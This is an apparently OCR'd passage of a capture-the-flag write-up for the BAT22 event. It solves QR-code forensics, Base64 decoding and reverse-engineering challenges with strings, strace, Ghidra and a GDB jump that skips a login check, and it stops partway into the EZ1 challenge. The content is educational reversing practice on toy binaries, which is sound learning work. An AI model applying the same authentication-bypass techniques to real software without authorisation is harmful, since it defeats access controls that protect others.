


Binary Analysis

We tried to scan several QR Codes using mobile phone scanner and every QR Code returns an 8-bit binary string. To speed up the process, every QR Code can be easily analyzed by using zbarimg QR Code reader from Zbar-Tools.



Copy all the binary strings to any online conversion tool to return the result as below.



Solution

From the previous image, we can barely see the flag format which contains the characters “BAT22{}”. From here, we try to list out all the potential possibilities of the content inside the flag format. The option highlighted in red square results in the correct flag after submission.

```
Br_Ac2T30n3DQs{2r1Fs_}Co
1st Step: BAT22{} r_c30n3DQsr1Fs_Co
2nd Step: BAT22{} Qr cC0oD33 nsr1Fs _ _
3rd Step: BAT22{} Qr_CoD3_F0r3ns1cs
4th Step: BAT22{Qr_CoD3_F0r3ns1cs}

Possibilities
Qr_CoD3_F0r3ns1cs
Qr_C0D3_For3ns1cs
Qr_coD3_F0r3ns1Cs
Qr_c0D3_F0r3ns1Cs
F0r3ns1cs_Qr_CoD3
F0r3ns1Cs_Qr_coD3
For3ns1cs_Qr_C0D3
For3ns1Cs_Qr_c0D3
```

Flag: BAT22{Qr_CoD3_F0r3ns1cs}

#4 Pr1vacy

Category: Digital Forensics

Creator: N/A


Points: 190

Description: Head to https://pastebin.com/JNFK1MAL


Files Given: N/A


Initial Analysis


Navigating to the provided link, we have a cipher to decode.



Repeat the same cipher identification as documented in Challenge #1 and Challenge #2. 3 possible cipher formats are identified during this time. Both Z-Base-32 and Base 62 returns invalid error. However, the flag can be obtained by decrypting with Base 64.







Flag: BAT22{EMAIL3D_PGP_CRACK3D_***}

#5 F0rg0tt3nCr3d3nt14l5

Category: Reverse Engineering

Creator: Muhammed Zhafran Alwan

Points: 100

Description: I saved the flag inside my account; the problem is I forgot my credentials...

Files Given: Forgott3nCr3d3nt14l5

Basic File Checks

After downloading the file, check the file type and its data to get an overall idea about the characteristics and architecture that we are dealing with.

`file F0rg0tt3nCr3d3nt14l5`

```
┌──(kali㉿JesusCries)-[~/Desktop/iCTF/rev]
└─$ file F0rg0tt3nCr3d3nt14l5
F0rg0tt3nCr3d3nt14l5: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynam
ically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5588c48d94c007
07c4b60eccb5353c91fb303de6, for GNU/Linux 3.2.0, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 64-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

Since the binary is not stripped, we can retrieve the original function names with any disassembler or debugger tool such as Ghidra, GDB and Radare2 later.

Using the strings utility, we can find and print out text strings embedded in the binary.

`strings F0rg0tt3nCr3d3nt14l5`

```
BAT22{M4H
5t3rH3×0H
r1337}
BAU00
1v3xA;
w5016}
dH34%(
[]A\A]A^A_
Enter Username:
Enter Password:
Admin
Correct, Here is your Flag:
Incorrect Password
Incorrect Username
```

We managed to carve the flag out of the binary using this method. However, upon submitting, the flag was rejected. This is because there are some junk characters in between the flag characters.

We can also use the strace utility to debug and trace system calls in hope that the flag would be revealed during a strcmp() function call.


`strace F0rg0tt3nCr3d3nt14l5`

```
write(1, "Enter Username: ", 16Enter Username: )        = 16
read(0, test1
"test1\n", 1024)                = 6
write(1, "Enter Password: ", 16Enter Password: )        = 16
read(0, test2
"test2\n", 1024)                = 6
write(1, "Incorrect Username\n", 19Incorrect Username
)    = 19
lseek(0, -1, SEEK_CUR)                  = -1 ESPIPE (Illegal seek)
exit_group(-1)                          = ?
+++ exited with 255 +++
```

The result was not in our favor.

Static Analysis with Ghidra

Moving on, we can disassemble the binary using Ghidra by NSA.



We can view all the original function names on Ghidra because the binary is not stripped. Some points of interest here are the `main` and `decodePass` function.

The main function is the entry point of a program where instruction execution begins. Therefore, we can first begin our static code analysis from this part.

```
undefined8 main(void)

{
  int iVar1;
  undefined8 uVar2;
  long in_FS_OFFSET;
  char local_48 [32];
  char local_28 [24];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  printf("Enter Username: ");
  __isoc99_scanf(&DAT_00102015,local_48);
  printf("Enter Password: ");
  __isoc99_scanf(&DAT_00102015,local_28);
  iVar1 = strcmp(local_48,"Admin");
  if (iVar1 == 0) {
    iVar1 = atoi(local_28);
    if (iVar1 == 31337) {
      puts("Correct, Here is your Flag: ");
      decodePass();
      uVar2 = 0;
    }
    else {
      puts("Incorrect Password");
      uVar2 = 0xffffffff;
    }
  }
  else {
    puts("Incorrect Username");
    uVar2 = 0xffffffff;
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return uVar2;
}
```

The pseudocode of main function reveals the correct Username and Password that we should enter to get the flag.

Based on the pseudocode logic, we should be able to receive the flag by providing “Admin” as Username, and “31337” as Password.

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ ./F0rg0tt3nCr3d3nt14l5
Enter Username: Admin
Enter Password: 31337
Correct, Here is your Flag:
BAT22{M45t3rH3×0r1337}
```

Flag: BAT22{M45t3rH3x0r1337}

At this point, the `decodePass` function was still not involved in the process of getting the flag. Let's take a look at the decompiled code.

```
undefined8 decodePass(void)

{
  byte bVar1;
  size_t sVar2;
  long in_FS_OFFSET;
  int local_6c;
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined4 local_30;
  undefined2 local_2c;
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  local_48 = 0x324c7f3030554142;
  local_40 = 0x367f3b4178337631;
  local_38 = 0x7d3631303577;
  local_30 = 0;
  local_2c = 0;
  for (local_6c = 0; local_6c < 0x16; local_6c = local_6c + 1) {
    bVar1 = *(byte *)((long)&local_48 + (long)local_6c);
    sVar2 = strlen((char *)&local_48);
    *(byte *)((long)&local_48 + (long)local_6c) =
         (byte)(sVar2 % (ulong)(long)(local_6c + 1)) ^ bVar1;
    putchar((int)*(char *)((long)&local_48 + (long)local_6c));
  }
  putchar(10);
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

We can see that there is a lot of data declaration on the variable initialization part. From personal experience and with a super guesser mindset, we can roughly predict that the encoded flag is stored at `local_48` to `local_2c`.

We start to extract all the pieces of information represented in the hex format from top to bottom of the `decodePass` function.


`0x344d7b3232544142`

`0x3078334872337435`

`0x7d3733333172`

```
                decodePass                              XREF[4]:  Entry Point(*),
                                                                  main:001013e5(c),
                                                                  001020a0, 00102150(*)
00101229 f3 0f 1e fa    ENDBR64
0010122d 55             PUSH    RBP
0010122e 48 89 e5       MOV     RBP,RSP
00101231 53             PUSH    RBX
00101232 48 83 ec 68    SUB     RSP,0x68
00101236 64 48 8b 04    MOV     RAX,qword ptr FS:[0x28]
         25 28 ...
0010123f 48 89 45 e8    MOV     qword ptr [RBP + local_20],RAX
00101243 31 c0          XOR     EAX,EAX
00101245 48 b8 42 41    MOV     RAX,0x344d7b3232544142
         54 32 ...
0010124f 48 ba 35 74    MOV     RDX,0x3078334872337435
         33 72 ...
00101259 48 89 45 a0    MOV     qword ptr [RBP + local_68],RAX
0010125d 48 89 55 a8    MOV     qword ptr [RBP + local_60],RDX
00101261 48 b8 72 31    MOV     RAX,0x7d3733333172
         33 33 ...
0010126b 48 89 45 b0    MOV     qword ptr [RBP + local_58],RAX
0010126f c7 45 b8 00    MOV     dword ptr [RBP + local_50],0x0
         00 00 00
00101276 66 c7 45 bc    MOV     word ptr [RBP + local_4c],0x0
         00 00
0010127c 48 b8 42 41    MOV     RAX,0x324c7f3030554142
         55 30 ...
00101286 48 ba          MOV     RDX,0x367f3b4178337631
```

Be mindful that the hex values are in little endian due to the LSB architecture as mentioned previously. Thus, we need to include the “Swap endianness” recipe (With “Pad incomplete pads” unchecked) to convert to big endian.




Finally, convert the hex to ASCII and get the flag.

`Flag: BAT22{M45t3rH3x0r1337}`

Dynamic Analysis with GDB

Based on the decompiled code, we know that there is no Anti-debugging mechanism such as PTRACE implemented. Hence, we can attempt to solve this challenge with GDB as well.



First, set a breakpoint at the main function. Based on the decompiled code, we know that the program will exit/terminate immediately when we enter the wrong Username before the `decodePass` function is called.

To bypass the authentication process, we can use GDB to jump directly to the `decodePass` function. From there, the decoded flag will be printed on the terminal.

```
pwndbg> jump *decodePass
Continuing at 0×555555555229.
BAT22{M45t3rH3×0r1337}
[Inferior 1 (process 11045) exited normally]
pwndbg>
```

Flag: BAT22{M45t3rH3x0r1337}

#6 EZ1

Category: Reverse Engineering

Creator: Muhammed Zhafran Alwan

Points: 140

Description: There is a flag inside this binary

Files Given: EZ1

Basic File Checks

Repeat the same file checks operation as documented in Challenge #5.

`file EZ1`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ file EZ1
EZ1: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ea97338bc60756d615a717f8138
e3e99f2f2b05f, for GNU/Linux 3.2.0, not stripped
```

From the command above, some of the major takeaways are:

- ELF File Type.
- 64-bit.
- Least Significant Bit (LSB) executable.
- Functions name not stripped.

Since the binary is not stripped, we can retrieve the original function names with any disassembler or debugger tool such as Ghidra, GDB and Radare2 later.

Using the strings utility, we can find and print out text strings embedded in the binary.

`strings EZ1`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ strings EZ1
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
__stack_chk_fail
printf
strlen
__cxa_finalize
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
I66qM6]5H
wH1vq6W
dH34%(
[]A\A]A^A_
Need 1 Argument.
Access Granted
[1;34m~Your Flag~
BAT22{%s}
Access Denied
:*3$"
```

This time around, the flag was not leaked. This suggest that the flag is either not hard coded in the binary or it is intentionally hidden from strings to prevent EZ wins.

Using ltrace and strace utilities again to carve for leaked flag during function or syscalls.

`ltrace EZ1`


`strace EZ1`

```
┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ ltrace ./EZ1 lmfao
Access Denied
+++ exited (status 0) +++

┌──(kali💀 JesusCries)-[~/Desktop/iCTF/rev]
└─$ strace ./EZ1 EZChall
execve("./EZ1", ["./EZ1", "EZChall"], 0×7fff5b8e1218 /* 55 vars */) = 0
brk(NULL)                               = 0×560a1405e000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=92771, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 92771, PROT_READ, MAP_PRIVATE, 3, 0) = 0×7fa361663000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@y\2\0\0\0\0\0"..., 832) =
832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784
, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\200\0\300\4\0\0\0\1\0\0\0\0\0\0", 3
2, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0?\323\315\324#\241\204X\331\333:^P\242\2
63\300"..., 68, 880) = 68
newfstatat(3, "", {st_mode=S_IFREG|0755, st_size=1904752, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0×7fa36
1661000
```

The result was not in our favor again. Looks like the creator was determined to make the challenge harder!

Static Analysis with Ghidra + Patching with BinaryNinja

Moving on, we can disassemble the binary using Ghidra by NSA.



